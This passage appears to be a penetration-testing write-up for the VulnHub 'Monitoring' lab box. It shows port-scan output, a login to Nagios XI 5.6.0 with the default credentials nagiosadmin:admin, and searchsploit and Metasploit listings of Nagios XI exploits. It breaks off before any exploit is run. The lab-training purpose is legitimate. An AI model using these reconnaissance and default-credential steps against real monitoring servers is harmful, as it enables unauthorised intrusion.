
OS : Ubuntu
IP : 192.168.215.136
Web Server : Apache 2.4.18
Programming : PHP

Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/monitoring]
└─# rustscan -a 192.168.215.136 -r 0-65535 -- -A -sC -sV -vvv

PORT      STATE SERVICE    REASON  VERSION
22/tcp    open  ssh        syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDMqjHxSe8UVPDyihFSjxzMKsqU1gOWFrI7Er+/
4I+RstLTBrLn1gIldFGff88zYFOy5EWc37eZR/or/4qU6zMdRItYfbdAkyoBbun3MOM9
jucnXobM4qQ2TgFjWK4hLk5Gcee2vFN2msegVoNf4aXvlSolQunD6h5kxhoaZ5vn5ok8
RTOHH8PDkdYTKHX5a8SxR1/KQn+9d1l1aJZo05VA7qfs1P6GHMoRgKooKgVrws9ttLS8
lb6yoZS8EO2mGhze84/G3KSRXID0YevcSmai0Snx3iAI4DdaFZoMhQDxwsui8L8uJpLY
K4MLN2UwkuPWVsogX/PEowweR8QnCNHn
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDxJyi14JgYiOtky
w9tQR9j86Loo9eSElOnBTrO7YeJleiYWENLJxM/T0vYil9yPzWRz/QT/FC2sqOviJiia
BNo=
|   256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKohQjgFvYRY5+ccAe3zwQ3CjcMFDzoyT3zdAP+lWxc3
25/tcp    open  smtp       syn-ack Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-08T17:59:00
| Not valid after:  2030-09-06T17:59:00
| MD5:   e067 1ea3 92c2 ec73 cb21 de0e 73df cb66
| SHA-1: e39c c9b6 c35b b608 3dd0 cd25 e60f cb61 6551 da77
| -----BEGIN CERTIFICATE-----
| MIICsjCCAZqgAwIBAgIJAMvrYyFKXQezMA0GCSqGSIb3DQEBCwUAMBExDzANBgNV
| BAMMBnVidW50dTAeFw0yMDA5MDgxNzU5MDBaFw0zMDA5MDYxNzU5MDBaMBExDzAN
| BgNVBAMMBnVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfU
| MtszkAvFxmsng/POeWCCF0bcBPmNp6ypRqh1ywyVB6qPlacE8tPM9cDK9t1XPqFz
| +kp7ZHaOlZbk9mvq9ihmvvmlutiM9MhojRMak9oqF5LX9gjhogPRrmKI6FtlrqDn
| 33DsOwNJCxXr2CqwBJeqmIsG5tJDeGoJjXbk9ga68Pwu450fWFH92FL0PTBoXJiV
| 9sjR8wjGyVDn1pTSMQYOIYRe7DrNVsITfLYHL99az2RcjpScOl4KcxV5KVrhsdJk
| wNY4F8g64YkUF/cKCQ4Lbk2KoKkzlq7Z84BFhjujzIwJzulxvaUI+JQELigDKaik
| eyb/iFo12IMCpIhCkV8CAwEAAaMNMAswCQYDVR0TBAIwADANBgkqhkiG9w0BAQsF
| AAOCAQEAVoDANDw/Aqp3SbfYfeRGNkXEZUPSYu3CzvjWG5StwsSOOxjoilae3wiT
| u5Wb3KH61G687ozMsA8kk5BUefGMl77Q74idC++zxwRXPyeCmJ9bEPlusgB2cAKT
| 216skYYuJ0T6xEfeRpY2bQCJMTagb6xzXQmOPC3VZGWX7oxDOTobws9A+eVC/6GK
| hReCKoTkBQU85fFrLxDV7MrQfxs2q+e5f+pXtKW+m4V/3fcrnP16uk6DB9yYO9Im
| mFsOPEhf+/rVjesBWL+5dzscZWcRC6z9OLNkhCYGkya5xrQ7ajCmXdG+G5ZQrOUg
| GO/4fjpxGPhhvZISI71SLM8q2cEcGQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http       syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
8E1494DD4BFF0FC523A2E2A15ED59D84
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Nagios XI
389/tcp  open  ldap       syn-ack OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Nagios XI
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/organizatio
nalUnitName=Development/localityName=St. Paul
| Issuer: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/organizatio
nalUnitName=Development/localityName=St. Paul
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-09-08T18:28:08
| Not valid after:  2030-09-06T18:28:08
| MD5:   20f0 951f 8eff 1b69 ef3f 1b1e fb4c 361f
| SHA-1: cc40 0ad7 60cf 4959 1c92 d9ab 0f06 106c 18f6 6661
| -----BEGIN CERTIFICATE-----
| MIIDxTCCAq2gAwIBAgIBADANBgkqhkiG9w0BAQUFADB9MQswCQYDVQQGEwJVUzES
| MBAGA1UECAwJTWlubmVzb3RhMREwDwYDVQQHDAhTdC4gUGF1bDEbMBkGA1UECgwS
| TmFnaW9zIEVudGVycHJpc2VzMRQwEgYDVQQLDAtEZXZlbG9wbWVudDEUMBIGA1UE
| AwwLMTkyLjE2OC4xLjYwHhcNMjAwOTA4MTgyODA4WhcNMzAwOTA2MTgyODA4WjB9
| MQswCQYDVQQGEwJVUzESMBAGA1UECAwJTWlubmVzb3RhMREwDwYDVQQHDAhTdC4g
| UGF1bDEbMBkGA1UECgwSTmFnaW9zIEVudGVycHJpc2VzMRQwEgYDVQQLDAtEZXZl
| bG9wbWVudDEUMBIGA1UEAwwLMTkyLjE2OC4xLjYwggEiMA0GCSqGSIb3DQEBAQUA
| A4IBDwAwggEKAoIBAQCe4uFtqzOvsxrF7Krjw2Pz0x+2cX/9Kfw2jMhIbR0rb5Bl
| BiYb8ifgtbB05ZL2EqfE8e/I5EwVp/dtHUds4bJSv2FfEE4xzXU0SRw0LK4FQ6u1
| ZBB2HqTGhxCN0/rmLhf0/IriWAS6l3NOR58pJW/syaqKL4OSOvG248MndIKzwNBH
| 8vVGSgEKRD0qFxbqS3pCQTsejbCimqBSqAsBJMwBcOpQnfBip8EjcTWqD8mpfmMS
| 4tHhn8k2/7UMGWbSl1erpiZKL/1SQ/V2Z2mJBF+85x4J+Rz2ealAbVt1W+G1Cy6D
| vvsK9L+RLokdPHgrzSuZGNKrJxg3nkHKwRFkZbExAgMBAAGjUDBOMB0GA1UdDgQW
| BBRVunDEJGH/2XNnyJVQYllWcHHjFjAfBgNVHSMEGDAWgBRVunDEJGH/2XNnyJVQ
| YllWcHHjFjAMBgNVHRMEBTADAQH/MA0GCSqGSIb3DQEBBQUAA4IBAQArlT8PTnzT
| dz6wmMzY9/vnBMkRnvH7vuB1MfRlnTyDy4QcTpzDBgdjkvy6MYMxsQz3TTJ+OrOn
| zPdp1NzEFGDDJQUhE22F1kzpJX8XedlHV5YRhdDKokwh2kKcyEsW6obOlC9przI5
| MpJvndKTj69peQAxrWImjD2o70WMKcoOIlbNnbPmmsKiR6jtL6G0+3ic7jPgZRRb
| WmPLzYh7GWMik7R0DWkng2x2Hq1YKNWmiGtMv3fC/w5PRpNT+/VV0NfOOJu36VB/
| rilrUGlO5q0HSx2lf1QoxYDnkQZ8/nzfAzjCYj5M4WuGKzGmkB9GPDC/REfHdu8m
| sMSOoeFVpu/b
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
5667/tcp open  tcpwrapped syn-ack
Service Info: Host:  ubuntu; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Port 80 --> HTTP




Welcome

Click the link below to get started using Nagios XI.

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

Nagios XI
About | Legal | Copyright © 2008-2022 Nagios Enterprises, LLC



Nagios XI

Provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure. Hundreds of third-party addons provide for monitoring of virtually all in-house applications, services, and systems.

Contact Us


Looking for more information? Have a technical or sales question?

Sales	Web	Support
Phone: (651) 204-9102	Nagios Website	Support Forum
Email: sales@nagios.com	Nagios Exchange	Knowledgebase

Nagios XI
About | Legal | Copyright © 2008-2022 Nagios Enterprises, LLC


I've tried default credentials and we logged in

nagiosadmin : admin



About 14,100 results (0.39 seconds)

The default user ID used to log in to the PurePower Integrated Manager Nagios Core web interface is **nagiosadmin and the password is PASSW0RD (with a zero)**. More accounts can be created, or the password can be updated by using the command line. When prompted, type a password and press Enter. 25-Jul-2016



This trial copy of Nagios XI has expired. **Purchase a License Now** or **Enter your license key**.

Home Dashboard

Getting Started Guide

Common Tasks:

- Change your account settings
  Change your account password and general preferences.
- Change your notifications settings
  Change how and when you receive alert notifications.
- Configure your monitoring setup
  Add or modify items to be monitored with easy-to-use wizards.

Getting Started:

- **Learn about XI**
  Learn more about XI and its capabilities.
- **Signup for XI news**
  Stay informed on the latest updates and happenings for XI.

Administrative Tasks

Task

Initial Setup Tasks:

- **Configure system settings**
  Configure basic settings for your system.

Host Status Summary

Up	Down	Unreachable	Pending
1	0	0	0
Unhandled		Problems	All
0		0	1

Last Updated: 2022-10-08 03:00:17

Service Status Summary

Ok	Warning	Unknown	Critical	Pending
11	0	0	2	0
Unhandled		Problems		All
2		2		13

Last Updated: 2022-10-08 03:00:17

We're Here To Help!

Our knowledgeable techs are happy to help you with any questions or problems you may have getting Nagios up and running.

- Support Forum / Customer Support Forum
- Help Resources
- Customer Ticket Support Center
- Customer Phone Support: +1 651-204-9102 Ext. 4

Start Monitoring

Demos and Webinars

Our techs can demonstrate the latest features of Nagios XI and show you how to make the most of your IT monitoring environment.

Features and Pricing

0 days left in trial

View pricing or a summary of all features included in Nagios XI and Nagios XI Enterprise edition.


Nagios XI 5.6.0 • Check for Updates

About | Legal | Copyright © 2008-2022 Nagios Enterprises, LLC

Now in bottom of left we see the version of the nagios is


Nagios XI 5.6.0

So first we search for that perticular exploit




```
┌──(root㉿kali)-[~/vulnhub/monitoring]
└─# searchsploit nagios xi
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                        |  Path
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
Nagios XI - 'login.php' Multiple Cross-Site Scripting Vulnerabilities                                                 | linux/remote/34507.txt
Nagios XI - 'tfPassword' SQL Injection                                                                                | php/remote/38827.txt
Nagios XI - 'users.php' SQL Injection                                                                                 | multiple/remote/34523.txt
Nagios XI - Authenticated Remote Command Execution (Metasploit)                                                       | linux/remote/48191.rb
Nagios XI - Multiple Cross-Site Request Forgery Vulnerabilities                                                       | linux/remote/34431.html
Nagios XI - Multiple Cross-Site Scripting / HTML Injection Vulnerabilities                                            | multiple/remote/36455.txt
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                                                             | php/webapps/44560.py
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)                                                   | linux/remote/44969.rb
Nagios XI 5.2.7 - Multiple Vulnerabilities                                                                            | php/webapps/39899.txt
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasploit)                                            | linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation                                                        | linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection                                                                                       | php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution                                                             | php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation                                                   | php/webapps/47299.php
Nagios XI 5.7.3 - 'Contact Templates' Persistent Cross-Site Scripting                                                 | php/webapps/48893.txt
Nagios XI 5.7.3 - 'Manage Users' Authenticated SQL Injection                                                          | php/webapps/48894.txt
Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)                                                 | php/webapps/48959.py
Nagios XI 5.7.3 - 'SNMP Trap Interface' Authenticated SQL Injection                                                   | php/webapps/48895.txt
Nagios XI 5.7.5 - Multiple Persistent Cross-Site Scripting                                                            | php/webapps/49449.txt
Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)                                                           | php/webapps/49422.py
Nagios XI Chained - Remote Code Execution (Metasploit)                                                                | linux/remote/40067.rb
Nagios XI Network Monitor Graph Explorer Component - Command Injection (Metasploit)                                    | unix/remote/23227.rb
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Use metasploit exploit




```
msf6 > search nagios_xi

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank       Check  Description
   -  ----                                                        ---------------  ----       -----  -----------
   0  exploit/linux/http/nagios_xi_snmptrap_authenticated_rce     2020-10-20       excellent  Yes    Nagios XI 5.5.0-5.7.3 - Snmptrap Authenticated Remote Code Exection
   1  exploit/linux/http/nagios_xi_mibs_authenticated_rce         2020-10-20       excellent  Yes    Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote Code Exection
   2  exploit/linux/http/nagios_xi_autodiscovery_webshell         2021-07-15       excellent  Yes    Nagios XI Autodiscovery Webshell Upload
   3  exploit/linux/http/nagios_xi_chained_rce                    2016-03-06       excellent  Yes    Nagios XI Chained Remote Code Execution
   4  exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo  2018-04-17     manual     Yes    Nagios XI Chained Remote Code Execution
   5  post/linux/gather/enum_nagios_xi                            2018-04-17       normal     No     Nagios XI Enumeration
   6  exploit/linux/http/nagios_xi_magpie_debug                   2018-11-14       excellent  Yes    Nagios XI Magpie_debug.php Root Remote Code Execution
